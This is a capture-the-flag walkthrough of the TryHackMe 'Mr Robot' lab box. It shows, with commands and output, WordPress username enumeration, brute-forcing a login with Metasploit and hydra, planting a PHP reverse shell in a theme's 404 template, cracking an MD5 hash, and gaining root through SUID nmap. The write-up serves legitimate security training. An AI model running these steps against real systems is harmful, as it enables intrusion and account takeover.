11 minutes
TryHackMe - Mr Robot CTF Room
Before we begin, you can access this room by creating an account with tryhackme.com and browsing to this link to join it, or by simply searching for “Mr Robot CTF” under the Hacktivities tab.
Scanning & Enumeration
Running nmap
nmap -sV -sC -oA nmap/top1000 10.10.251.231

Nmap scan report for 10.10.251.231
Host is up, received syn-ack (0.087s latency).
Scanned at 2020-07-05 12:51:19 BST for 24s
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT    STATE  SERVICE  REASON       VERSION
22/tcp  closed ssh      conn-refused
80/tcp  open   http     syn-ack      Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http syn-ack      Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97
| SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
| -----BEGIN CERTIFICATE-----
| MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
| d3cuZXhhbXBsZS5jb20wHhcNMTUwOTE2MTA0NTAzWhcNMjUwOTEzMTA0NTAzWjAa
| MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsWOw8FFU0azQFxv7RPKcGwt
| sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU
| yvsyno29GAlqYWfffzXRoibdDtGTn9NeMqXobVTTKTaR0BGspOS5AgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XeRStjYTy/uBJEBUERlP17X
| 1TooZOYbvgFAqK8DPOl7EkzASVeu0mS5orfptWjOZ/UWVZujSNj7uu7QR4vbNERx
| ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncoOVESjRBES/iatbkl0=
|_-----END CERTIFICATE-----

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul  5 12:51:43 2020 -- 1 IP address (1 host up) scanned in 24.59 seconds
We now know that:
- Wordpress is running on version 4.3.1 which is identified as insecure, released in September 2015
- There is a potentially login bruteforce attack using xmlrpc as XML-RPC is enabled
- The webserver is running Apache although version is not leaked
Running nikto
Let’s see if we can get more insight on what version of PHP/Apache is this server running. We can try a nikto scan and see if we get anything:
nikto -h 10.10.226.66

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.226.66
+ Target Hostname:    10.10.226.66
+ Target Port:        80
+ Start Time:         2020-07-06 10:55:18 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
We did indeed find more. The webserver is running php v5.5.29
Now that we know a bit about what we’re dealing with, let’s have a look at the website. I will not list all of the commands from the main page here as they won’t help us hack into the box, but I encourage you to have a look at them and play around as they are pretty cool, especially if you are a fan of the show.
Running gobuster
gobuster dir -u http://10.10.226.66 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Browsing around and having a look at what paths we got from it, an interesting one that goes with the theme is /robots.txt. In there, we find two cool entries:

We find our first key, and a dictionary file that has a lot of words in it, each on a separate line. Smells like a password file to me! :)
Username Enumeration
So, we have a potential wordlist, what about the user name? Let’s have a look at the /wp-admin.php page:

I tried admin:admin and whilst that did not work, take a look at the error generated. It didn’t say “username or password incorrect” as you would expect, instead it told us that the user ‘admin’ cannot be found in the database. We got username enumeration! I tried a few other common user names until I came across elliot which is the protagonist in the Mr. Robot series. A pretty safe guess!

Notice how this time it didn’t say the username is wrong, we just got the wrong password.
Okay, cool. So we have our username, we have a potential xmlrpc vulnerability and a dictionary list that we can use to bruteforce elliot’s password.
Exploitation
One thing I always like to do when getting wordlists off the internet is to sort them alphabetically and remove any duplicate entries.
This particular fsocity.dic file is 858160 lines long:
cat fsocity.dic | wc -l
858160
Let’s sort it and eliminate all duplicates:
sort fsocity.dic | uniq > fsociety.txt
cat fsociety.txt | wc -l
11451
Only 11451 unique entries left? Neat! Let’s brute force Elliot’s account with it.
I will try using auxiliary/scanner/http/wordpress_xmlrpc_login in Metasploit just to see if we can do anything with xmlrpc.
msf5 > use auxiliary/scanner/http/wordpress_xmlrpc_login

options

Name              Current Setting                                              Required  Description
   ----              ---------------                                              --------  -----------
   BRUTEFORCE_SPEED  5                                                            yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                        no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                        no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                        no        Add all users in the current database to the list
   PASSWORD                                                                       no        A specific password to authenticate with
   PASS_FILE         /home/vlad/tryhackme/rooms/in_progress/mrrobot/fsociety.txt  no        File containing passwords, one per line
   Proxies                                                                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.10.103.26                                                 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             80                                                           yes       The target port (TCP)
   SSL               false                                                        no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                        yes       Stop guessing when a credential works for a host
   TARGETURI         /                                                            yes       The base path to the wordpress application
   THREADS           1                                                            yes       The number of concurrent threads (max one per host)
   USERNAME          elliot                                                       no        A specific username to authenticate as
   USERPASS_FILE                                                                  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                        no        Try the username as the password for all users
   USER_FILE                                                                      no        File containing usernames, one per line
   VERBOSE           true                                                         yes       Whether to print output for all attempts
   VHOST                                                                          no        HTTP server virtual host

msf5 auxiliary(scanner/http/wordpress_xmlrpc_login) > run

[*] 10.10.103.26:80      :/xmlrpc.php - Sending Hello...
[+] 10.10.103.26:80 - XMLRPC enabled, Hello message received!
[*] Starting XML-RPC login sweep...
[-] 10.10.103.26:80 - Failed: 'elliot:000'
[-] 10.10.103.26:80 - Failed: 'elliot:000000'
[-] 10.10.103.26:80 - Failed: 'elliot:000080'
Aaand, we got it!

How else can we brute force this without relying on metasploit you’re thinking?
Well, we can use hydra too.
hydra -l elliot -P fsociety.txt 10.10.226.66 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.226.66%2Fwp-admin%2F&testcookie=1:incorrect" -t 64 -v -I

Let’s break this down:
- -l is the username we already know;
- -P is for a password list;
- -t is for threads;
- -v is for verbosity;
- -I is to ignore Restorefile. If you have previous sessions you will get the option to prevent overwriting it. In this case I want to overwrite it and don’t want to wait 10 seconds to automatically do so, therefore I skip the waiting time;
- http-post-form is the hydra mode, we want to attack a login page:
- What comes after /wp-login is the actual request we make to the webserver when authenticating. How to find that? Fire up Burpsuite and I’ll show you:
- Navigate to http://10.10.226.66/wp-login.php and make sure you are intercepting requests
- Try to log in with elliot and any password (you can also try to login with any other account in order to get the response headers, however, I will log in with an existing username because we need the response when the password is wrong, response that we’ll pass to hydra. In this case, the responses for wrong password/wrong username are different, hence the reason we need to use an existing user account):


Now that we got the request format down, let’s pass it like so, replacing the actual username with ^USER^ and pwd with ^PASS^
:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.226.66%2Fwp-admin%2F&testcookie=1
Furthermore, we need to tell hydra what to look for in the request to determine if the password was correct or not. In this case, when the login is incorrect, we’ll get the following response:

Therefore, we want to filter for any keywords that would tell Hydra the request failed. I chose incorrect but you might as well pick ERROR.
Let’s log in and see what we got. There are 11 deactivated plugins, we can enable all of them and rerun our wpscan with the -vp or -ap switch to test if any of these are vulnerable.
While they are out of date, nothing sticks out as being vulnerable looking at the wpscan output (I will not list it again in this article, but feel free to run it and see for yourself).

Since we got access to the backend, what about uploading a reverse shell? I have created a few test files with the .php, .exe and .sh extensions and tried to upload them to http://10.10.226.66/wp-admin/upload.php but again, no luck:
Looks like we’re a bit stuck. But what about checking the theme itself? http://10.10.226.66/wp-admin/theme-editor.php

All pages are .php - what if we simply paste our reverse shell into one of these and have it execute? But which one?
Well, what about the 404 Template? It will definitely not break the functionality of the website and we can browse directly to it from the browser: http://10.10.226.66/wp-content/themes/twentyfifteen/404.php.
I used this reverse shell from PentestMonkey and simply replaced all content into the 404.php page:


Make sure to edit in your tun0 IP address and the port you want to listen to:
Gaining a Reverse Shell
We now need to set up a listener and browse to http://10.10.226.66/wp-content/themes/twentyfifteen/404.php

Great, we’re on the box! Now… let’s see what we can do with the user we got. First, I always like to upgrade my shell to TTY so I can have autocomplete, use the arrow keys to navigate, etc. Our box has python installed, hence we can use that to spawn a better shell, just like this:
python -c 'import pty; pty.spawn("/bin/bash")'
CTRL + Z to background the job
in your home shell, type stty raw -echo
hit enter once
type fg
hit enter twice
Now that we got a better shell, let’s browse around. The first thing I like to do is go to /home and see what’s there. In this case, we find a user name robot which has two files, a key file that we do not have access to read, and a password file that looks to be hashed with md5:

Before we try to crack the hash, let’s see what other users we have on the system:
cat /etc/passwd

root❌0:0:root:/root:/bin/bash
daemon❌1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin❌2:2:bin:/bin:/usr/sbin/nologin
sys❌3:3:sys:/dev:/usr/sbin/nologin
sync❌4:65534:sync:/bin:/bin/sync
games❌5:60:games:/usr/games:/usr/sbin/nologin
man❌6:12:man:/var/cache/man:/usr/sbin/nologin
lp❌7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail❌8:8:mail:/var/mail:/usr/sbin/nologin
news❌9:9:news:/var/spool/news:/usr/sbin/nologin
uucp❌10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy❌13:13:proxy:/bin:/usr/sbin/nologin
www-data❌33:33:www-data:/var/www:/usr/sbin/nologin
backup❌34:34:backup:/var/backups:/usr/sbin/nologin
list❌38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc❌39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats❌41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody❌65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid❌100:101::/var/lib/libuuid:
syslog❌101:104::/home/syslog:/bin/false
sshd❌102:65534::/var/run/sshd:/usr/sbin/nologin
ftp❌103:106:ftp daemon,,,:/srv/ftp:/bin/false
bitnamiftp❌1000:1000::/opt/bitnami/apps:/bin/bitnami_ftp_false
mysql❌1001:1001::/home/mysql:
varnish❌999:999::/home/varnish:
robot❌1002:1002::/home/robot:
varnish & robot, okay.
Next, I will use hashcat to try and break the hash of the robot user. First, save the hash in a text file. This doesn’t appear to be salted, just a plain md5 hash.
To find the module in hashcat, I used man hashcat | grep -i md5
hashcat -m 0 -a 0 -w 1 hash.txt fsociety.txt --force

Session..........: hashcat                                                                                                                                                          [60/171]
Status...........: Exhausted
Hash.Name........: MD5
Hash.Target......: c3fcd3d76192e4007dfb496cca67e13b
Time.Started.....: Mon Jul  6 10:44:04 2020, (0 secs)
Time.Estimated...: Mon Jul  6 10:44:04 2020, (0 secs)
Guess.Base.......: File (fsociety.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   120.6 kH/s (0.82ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests
Progress.........: 11450/11450 (100.00%)
Rejected.........: 0/11450 (0.00%)
Restore.Point....: 11450/11450 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: overhaul -> Zzydrax
Hmm, exhausted. I used the exact same wordlist downloaded from our box, but it looks like the password we’re looking for is not there. Let’s try rockyou.txt as wordlist instead:
hashcat -m 0 -a 0 -w 1 hash.txt /usr/share/wordlists/rockyou.txt --force

Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: c3fcd3d76192e4007dfb496cca67e13b
Time.Started.....: Mon Jul  6 10:44:26 2020, (0 secs)
Time.Estimated...: Mon Jul  6 10:44:26 2020, (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1492.2 kH/s (0.68ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 40960/14344385 (0.29%)
Rejected.........: 0/40960 (0.00%)
Restore.Point....: 36864/14344385 (0.26%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: holabebe -> loserface1
We got it! So let’s switch to our robot user and read the key file:
daemon@linux:/home/robot$ su robot
Password:
robot@linux:~$ ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
822cXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Awesome! 2 down, 1 to go. Let’s see what we can do to escalate our privileges.
Privesc
First, I will check for any SUID files that we have access to:
robot@linux:/tmp$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
Quite a few. Before we look into that manually, let’s find a directory that we can write to and run a copy of linenum so we get more info on what can be done with the current user. Unfortunately, we don’t have write access to our own home directory, but we do in /tmp
I will start a simple python HTTP server on my local host where I stored a copy of linenum and wget it on the Mr. Robot server:
wget http://10.X.X.X:8000/enum.sh
Mark that as executable and run it. We get the following interesting information:
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 504736 Nov 13  2015 /usr/local/bin/nmap
Looks like it runs with root privileges:
robot@linux:/tmp$ ls -l /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13  2015 /usr/local/bin/nmap
We can enter interactive mode and run a shell inside of it:
robot@linux:/tmp$ nmap -V

nmap version 3.81 ( http://www.insecure.org/nmap/ )
robot@linux:/tmp$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# whoami
root
# cd /root
# ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
0478XXXXXXXXXXXXXXXXXXXXXXXXXXXX
Special thanks to Leon Johnson for a very cool room.